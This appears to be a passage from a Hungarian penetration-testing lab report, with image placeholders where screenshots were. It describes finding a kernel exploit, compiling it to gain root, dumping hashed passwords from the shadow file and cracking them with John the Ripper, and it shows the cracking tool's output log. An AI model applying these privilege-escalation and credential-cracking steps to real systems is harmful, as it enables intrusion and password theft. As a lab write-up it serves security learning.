
6. Lokális problémák felderítése

A problémák felderítéséhez online felületek használatával kerestünk módszert, a verzió figyelembevételével. Ezt az exploit-ot találtuk:



7. Helyi root jogosultság szerzése


Az előbbi pontban megtalált exploit segítségével szereztünk root jogosultságot. Ez úgy történt, hogy letöltöttük a filet a szerveren, fordítottuk GCC-vel és végül futtattuk. Ennek eredményeként kaptunk root jogot, majd kilistázuk a shadow fileban található hash-elt jelszavakat:



8. Jelszavak kinyerése a shadow file-ból

Az előbb kinyert hash-eket john-the-ripper segítségével igyekeztünk megfejteni:

```
kali@kali:~$ sudo john passwords
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$
[SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
```



Itt láthatóak a megfejtett jelszavak. Ellenőrzésképpen látjuk, hogy a bob jelszava egyezik a már előbbiekben kiderítettel.